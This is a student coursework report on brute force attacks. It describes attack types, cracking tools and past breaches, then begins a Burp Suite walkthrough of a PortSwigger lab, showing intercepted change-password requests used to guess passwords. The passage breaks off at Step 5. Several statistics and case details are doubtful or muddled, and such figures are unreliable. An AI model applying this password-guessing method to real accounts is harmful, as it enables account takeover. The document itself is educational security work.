



islington college
(इस्लिङ्टन कलेज)

Module Code & Module Title

CC5004NI Security in Computing

Assessment Weightage & Type

30% Individual Coursework 2

Year and Semester

2023 -24 Spring

Student Name: Raj Bhattarai

London Met ID: 22067111

College ID: np01nt4a220078@islingtoncollege.edu.np

Assignment Due Date: 7th May 2024

Assignment Submission Date: 7th May 2024

Word Count (Where Required):

I confirm that I understand my coursework needs to be submitted online via Google Classroom under the relevant module page before the deadline for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

Table of Contents

1.	<i>Introduction</i>	4
1.1.	Aims and objectives	5
2.	<i>Background</i>	6
2.1.	Types of Brute force attacks	6
2.2.	How is brute force attack conducted	10
2.3.	Brute-force attack cases	11
3.	<i>Demonstration</i>	13
1.	Password brute force through the use of password change	13
2.	Bypassing Graph QL brute force protections	25
4.	<i>Mitigation</i>	31
5.	<i>Evaluation</i>	33
1.	Advantages of implemented mitigation strategy	33
2.	Disadvantages	33
2.	Impact on user experience	33
6.	<i>Conclusion</i>	34

Table of Figures.

Figure 1: a figure showing how brute force attack works.....	4
Figure 2: Figures showing the types of brute force attacks.....	7
Figure 3: Basic or Traditional brute force attack.....	8
Figure 4: Figure showcasing how dictionary brute force attack works,	9
Figure 5: Picture showing how hybrid brute force attack works.....	9
Figure 6:a figure Credential stuffing works.....	10
Figure 7: Step 1 preparation.....	13
Figure 8: Step 2 Accessing the lab.....	14
Figure 9: Step 2 part 2 logging in by using the credentials given.....	14
Figure 10: step 3 changing the password.....	15
Figure 11: Step 3 part 2 showing the interception of the new password.....	16
Figure 12: Step 4 using incorrect password to try and change the password.....	17
Figure 13: Step 5 changing the password with incorrect password and non-matching new passwords.....	18
Figure 14: Step 6 Using correct password but non matching new password.	19
Figure 15: step 7 going through the request and transferring to intruder.....	20
Figure 16: Step 7 part 2 payload pssition.....	21
Figure 17: Step 8 setting in they payload.....	22
Figure 18: Step 8 part 2 clearing the payload from Grep - Match.	23
Figure 19: Step 8 part 3 Starting the attack.....	23
Figure 20: Step 9 finding the password	24
Figure 21: Result for Password changing method.	24
Figure 22: Step 1 using random password in login page.....	25
Figure 23: Step 2 Sending the proxy request to the repeater.....	26
Figure 24: Step 3 sending multiple requests	27
Figure 25>Showcasing Graph QI brute force defenses.	28
Figure 26: Sending multiple query request at once.....	28
Figure 27: Step 5 watching for true response.	29
Figure 28: Step 5 finding the corresponding request and the password.....	30
Figure 29: Result.....	31

1. Introduction.

A brute force attack is the process of hacking a computer system which uses the method of trial and error to crack passwords, login credentials, and encryption keys. Brute force attack is a simple but reliable way for getting unauthorized access to user accounts and organization's systems and networks. In brute force attack the hacker tries multiple usernames and passwords in order to find the correct combination of letters, numbers, and symbols. This process is greatly aided by the use of a computer to generate multiple random combinations of characters in order to gain the access. The name brute force comes from the attackers using forceful ways to gain access to the information systems and private networks (Fortinet, n.d.). Brute force at least in theory can be used to decrypt any encrypted data. Since brute force attack require the hacker to calculate every possible combination and checking each one as the length of the password increases the time to find the correct combination for the hacker increases exponentially (Kaspersky, 2018). What makes brute force attacks unique in a way is that the attack does not rely on the vulnerabilities on the system or the network or exploit sophisticated techniques. Instead, the attack relies on the sheer volume of attempts to overwhelm the authentication mechanism present in the system. With higher computational power the automated tools and software attackers are able to execute brute force techniques at scale amplifying the threat potential of the involved hackers. The resources required for a brute force attack rises exponentially with the increase in the key size. The attackers use brute force attacks mainly to crack passwords, Decrypt encrypted data, and gain unauthorized access to the systems, software , websites, and networks.

KEY STEPS OF A BRUTE FORCE ATTACK



Figure 1: a figure showing how brute force attack works.

In this report we will delve deep into the intricacies of brute force attack on information technology devices and systems. Through various means we will demonstrate a brute force attack and analyze the mitigation methods in order for us to understand more about this method of hacking and be well prepared to safeguard against the hackers employing brute force attacks. As Sun Tzu once said “If you know your enemy and yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle.” (Tzu, n.d.). Therefore, by understanding the inner workings of the brute force attack we can fortify our defenses and safeguard against such cyber threats.

Statistics of brute force attacks and cyber-crimes in general:

1. 6% of network intrusions worldwide were caused by brute force attack.
2. In theory brute force attacks are the best cyber-attack method as it has a 100% success rate in theory but realistically about 80% in cracking passwords especially in web applications and services.
3. In 2020, FBI reported that annually cyber-crimes and attacks caused damages worth 4.2 billion dollars rising the five year total to 13.3 billion dollars.
4. Brute force attack rose 671% in 2020. (hill, 2020)
5. On average 10% of companies experience a brute force attack every week.
6. 71% of all data breaches are financially motivated.
7. 80% of hacking breach relies on brute force attacks.
8. 83% of Americans create weak password both in length and complexity and 53% of Americans use the same password in multiple different sites and services.

1.1. Aims and objectives.

The main aim of this course work is to be to *research, describe, analyse, evaluate*, to *demonstrate* and to provide *mitigation* techniques and cases for brute force attacks to the information technology systems.

The various objectives of this coursework are listed below.

1. Learn what brute force attack is how it is performed and know about the various methods and types of brute force attacks.
2. Analyse the vulnerabilities of the information system from which the hackers are able to breach using brute force attack.
3. Demonstrate the findings and perform brute force attacks in a secure environment.
4. Find the mitigative measures of the attack to be better protected against these types of exploits.

2. Background.

The evolution of information technology has revolutionized the way that individuals, businesses, and societies operate, communicate, and interact fundamentally changing the landscape of modern society at large the presence of these technology has made the world more interconnected. This makes the world incredibly vulnerable since massive amount of information about an individual are held in these devices which are exploitable. Brute force attacks are incredibly common in the early phases of cyber kill chain, such as reconnaissance and invasion. The attackers are required to gain an access point into their victim's system, most brute force hackers employ the philosophy of set and leave to get access to the victim's server. The real threat then continues as hackers compromise the encryption operations in the victim's computers making the hackers free to conduct their tasks. (Basumallick, 2022)

The cyber criminals employ the methods of using scripts and programs as brute force weapons. To get around the authentication process these tools use a variety of password protections in some cases the attackers will look into various factors of ascertaining the correct session id of the victim. Though some hackers use the brute force methods manually nowadays due to computers hackers have employed the use of bots in almost all brute force cases. Automated programs are used widely as to predict all the default combinations till the username and password inputted into the system is correct. It is difficult to estimate the time required to crack the password using brute force method. As weak passwords may be compromised in just a few seconds while a strong password like mine might require hours if not days to break into. Many big organizations and co operations use very strong passwords consisting of letters numbers and symbols in order to safeguard the system and buy more time to prepare for resistance towards the data breach.

2.1. Types of Brute force attacks.

Brute force attacks might utilize various ways and tactics to break into the computer system. The various brute force attacks are listed below .




Figure 2: Figures showing the types of brute force attacks.

1. Simple or traditional brute force attack.

Simple brute force attack is a type of brute force attack where an attacker guesses many passwords to target a specific individual and repeat the process of guesswork until the password is compromised. In this type of brute force attack the attacker employs the use of various password attempts to target a certain individual through the use of random assortment of characters. This method is incredibly time and resource intensive as it requires creating every combination of characters, numbers, and special characters. Due to this very reason this type of brute force attack is incredible in order to break into shorter passwords and is very hard against longer passwords. (Rajput, 2023)



HOW A BASIC BRUTE FORCE ATTACK WORKS



Figure 3: Basic or Traditional brute force attack.

2. Reverse brute force attacks.

Reverse brute force attacks are exact opposite to the simple brute force attack. In this type of brute force attack the attacker uses a targeted number of passcodes to predict multiple potential identities in a credential spraying attack. The attacker employs the method of spraying pre-determined set of passwords while cycling through their vast list of user IDs and passcodes and wait to see which hits the home run. In this case the hacker already knows your old password. Hackers may use the older password to look into database to make a calculated guess about your new password. (Gillis, 2017)

3. Dictionary brute force attacks.

Dictionary brute force attacks are the types of brute force attacks where the hacker uses a pre-defined collection of popular slang and phrases which are found in a dictionary format. This type of brute force attack is more complicated and specializes on the individual than a direct brute force attack. To employ this strategy the hackers, use all phrases and character sets and employ the use of password cracking tools and wordlist producers. Since this brute force approach is tailored for a certain individual the examination of the victim's profile is vital for the hackers. They find the individuals work, passions, family members, birthdays, hobbies and add these phrases to create a more focused attack. (Aakashpa, 2022)




Figure 4: Figure showcasing how dictionary brute force attack works,

4. Hybrid brute force attacks.

Hybrid brute force attacks are the type of brute force attack where two different kinds of brute force attacks are merged. An example of this could be a hacker using dictionary and reverse brute force attack in conjunction. Where the hacker gains the important intel about the victim's identity and uses password spraying technique in order to compromise the passcode protecting their device. (Rajput, 2023)




Figure 5: Picture showing how hybrid brute force attack works.

5. Credential stuffing brute force attacks.

Credential stuffing brute force attacks are the types of brute force attacks where the attacker entails a cybercriminal regularly “stuffing” identified passwords into the login fields on various sites. This act shows known passwords to the test on various websites. In theory the hacker will get unlawful access to some or all of the applied websites. This type of brute force attack relies heavily on botnets to get unauthorized access to multiple different websites by using the stolen information from a directory. It exploits a flaw in human psyche where an individual uses the same passwords on various different sites and platforms.



Figure 6:a figure Credential stuffing works.

2.2. How is brute force attack conducted.

Brute force attacks can be done manually too though it is a very tedious process and requires multiple individual large amounts of time to crack a single password. Many hackers choose brute force attacks as it is well known that most individuals Create a weak password. In addition, many account credentials include the personal information which could be a clue to the individuals passcodes like user's name, birthdate, hobbies, anniversaries, and interests. Due to the advent of technology giving rise to the computational power and rise in technological know-how hackers are using various tools and services to perform brute force are learning about the subject like us are given below:

1. Hash cat.

Hash cat is a penetration testing platform which facilitates the users to use known hashes which are a password ran through a formula and are converted to a string of random generated characters not changing the length of the characters irrespective to the change in the data contained by the password. Once the hashes are found the directory can help to revert the password to human readable text. (Magunsson, 2024)

2. Jhon the Ripper.

Jhon the Ripper is an open-source software which allows the users to run dictionary attacks ad detect weak passwords through multitude of methods regarding various cracking and decryption techniques. (Magunsson, 2024)

3. Aircrack-ng.

Aircrack-ng is an open-source software just like Jhon the Ripper which specializes in penetration testing of wireless network security through the employment of dictionary attacks against network protocols. (Magunsson, 2024)

4. Rainbow Crack.

Rainbow crack is a widely used brute force tool which is mainly used for password cracking. The tool generates a rainbow table to use while performing the brute force attack. Since rainbow tables are pre-computed the tool it provides helps us in reducing the time required while conducting the brute force attack. (Shankdhar, 2020)

5. THC Hydra.

THC Hydra a well-known and popular tool for pen testers focuses on cracking passwords of well protected network authentications by performing brute force attacks. THC Hydra helps in performing dictionary attacks against more than 30 protocols which includes Telnet, HTTP, SMB and many more. (Shankdhar, 2020)

2.3. Brute-force attack cases.

There are various brute-force attacks targeted towards big organizations and firms. Some of the influential cases which redefined cybersecurity as a defensive mechanism some of these cases are mentioned below:

1. Dunkin Donuts.

In 2015 a brute force attack involving Dunkin Donuts took place. The hackers targeted Dunkin Donuts customer accounts through the use of previously stolen customer information and used those credentials to implement a brute force algorithm. The hackers were successful in their attempt as they gained the access to 19,715 user accounts from the customer loyalty application. The hackers gained tens of thousands of dollars' worth of customer cash rewards also known as loyalty rewards. This hacked caused Dunkin Donuts to face both legal and reputational consequences as Dunkin had to pay \$650,000 in fines and damages. Dunkin Donuts later upgraded their security policies and reset all the user passwords. (Magnusson, 2024)

2. Alibaba.

In 2016, Hackers took advantage of a breached database with over 99 million credentials for multiple web applications. The hackers used brute force approach using credential stuffing to access 20% of the accounts which they targeted. This resulted in over 20.6 million Alibaba accounts to be compromised. The result of this hack caused millions of individuals to get their personal information stolen including their credit card information and much more. (Magnusson, 2024)

3. Magento.

In 2018, Magento a popular ecommerce platform suffered from a devastating brute force attack. With an agenda to steal credit card information of account holders and install a malware into the victim's devices to harness the computational power to mine crypto the attackers victimized over 1,000 different account credentials finding them from the dark web. Later Magneto found out that the breach exploited weak passcodes of their users. (ODOGWU, 2021)

4. Northern Irish Parliament.

In 2018, Not even the government of Ireland was spared as hackers used brute force approach to compromise accounts of some of the most powerful individuals in the country. After investigations it was founded the attackers accessed the mailboxes of assembly members by simple brute force approach of trying various passwords as random letters. (ODOGWU, 2021)

5. Canadian Revenue Agency.

Even a powerful government like Canadian government could not escape a brute force attack in 2020. The attack on Canadian Revenue Agency compromised more than 11,000 accounts belonging to the CRA and other Governmental bodies. Investigations led to the conclusion that the attackers targeted CRA and GCKey through the use of previously stolen login information like usernames and passcodes to hack the already affected. (ODOGWU, 2021)

3. Demonstration.

1. Password brute force through the use of password change.

1. Step 1.

Open burp suite and open a browser tab which has proxied to burp suite. Make sure the interceptor is off.




Figure 7: Step 1 preparation.

2. Step 2.

Start port swigger through the proxy browser and access the given lab. Open the credentials password in a different tab. Then click on my account on the following page which will allow you to enter your credentials to login and login in with your credentials.




Figure 8: Step 2 Accessing the lab.

The screenshot shows the 'WebSecurity Academy' login page for the 'Password brute-force via password change' lab. The page title is 'Password brute-force via password change'. There is a green button labeled 'LAB' with the text 'Not solved' next to it. Below the title, there is a link 'Back to lab description >'. At the top right, there are links for 'Home' and 'My account'. The main form is titled 'Login' and contains fields for 'Username' (with 'wiener' typed in) and 'Password' (with '.....' typed in). A green 'Log in' button is at the bottom of the form.

Figure 9: Step 2 part 2 logging in by using the credentials given.

3. Step 3.

Change the password. For burp suite community users turn the intercept on and then change the password. Click on forward and turn the intercept off. This will update your password.




Figure 10: step 3 changing the password.

Burp Suite Community Edition v2024.3.1.4 - Temporary Project

Proxy Intercept HTTP history WebSockets history Proxy settings

POST /my-account/change-password HTTP/2

Host: 0acc006f03241305838778e500600037.web-security-academy.net

Cookie: session=TfnjWylSWBYRhtR06yH8eA3KBdhPDCQ9

Content-Length: 82

Cache-Control: max-age=0

Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "macOS"

Upgrade-Insecure-Requests: 1

Origin: https://0acc006f03241305838778e500600037.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: https://0acc006f03241305838778e500600037.web-security-academy.net/my-account?id=wiener

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Priority: u=0, i

username=wiener¤t-password=peter&new-password-1=peter1&new-password-2=peter1

Figure 11: Step 3 part 2 showing the interception of the new password.

4. Step 4.

Try to change the password again but now use the incorrect password but same new passwords.

```


Intercept HTTP history WebSockets history | Proxy settings
Request to https://0aa7009604c9955e809721ea00b900b8.web-security-academy.net
Forward Drop Intercept i... Action C
Pretty Raw Hex
1 POST /my-account/change-password HTTP/2
2 Host: 0aa7009604c9955e809721ea00b900b8.web-security-academy.net
3 Cookie: session=xjGmEGjc078WnDJbm5z8wdV5rmn5zdQT; session=w9yRNbSvdMGnpmEJF5868UPJwrMqjzjj
4 Content-Length: 83
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "macOS"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0aa7009604c9955e809721ea00b900b8.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0aa7009604c9955e809721ea00b900b8.web-security-academy.net/my-account?id=wiener
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22
23 username=wiener&current-password=peter3&new-password-1=peter4&new-password-2=peter4

```

Figure 12: Step 4 using incorrect password to try and change the password.

5. Step 5.

Again, try to change the password with different new non matching passwords and the wrong conformation password.



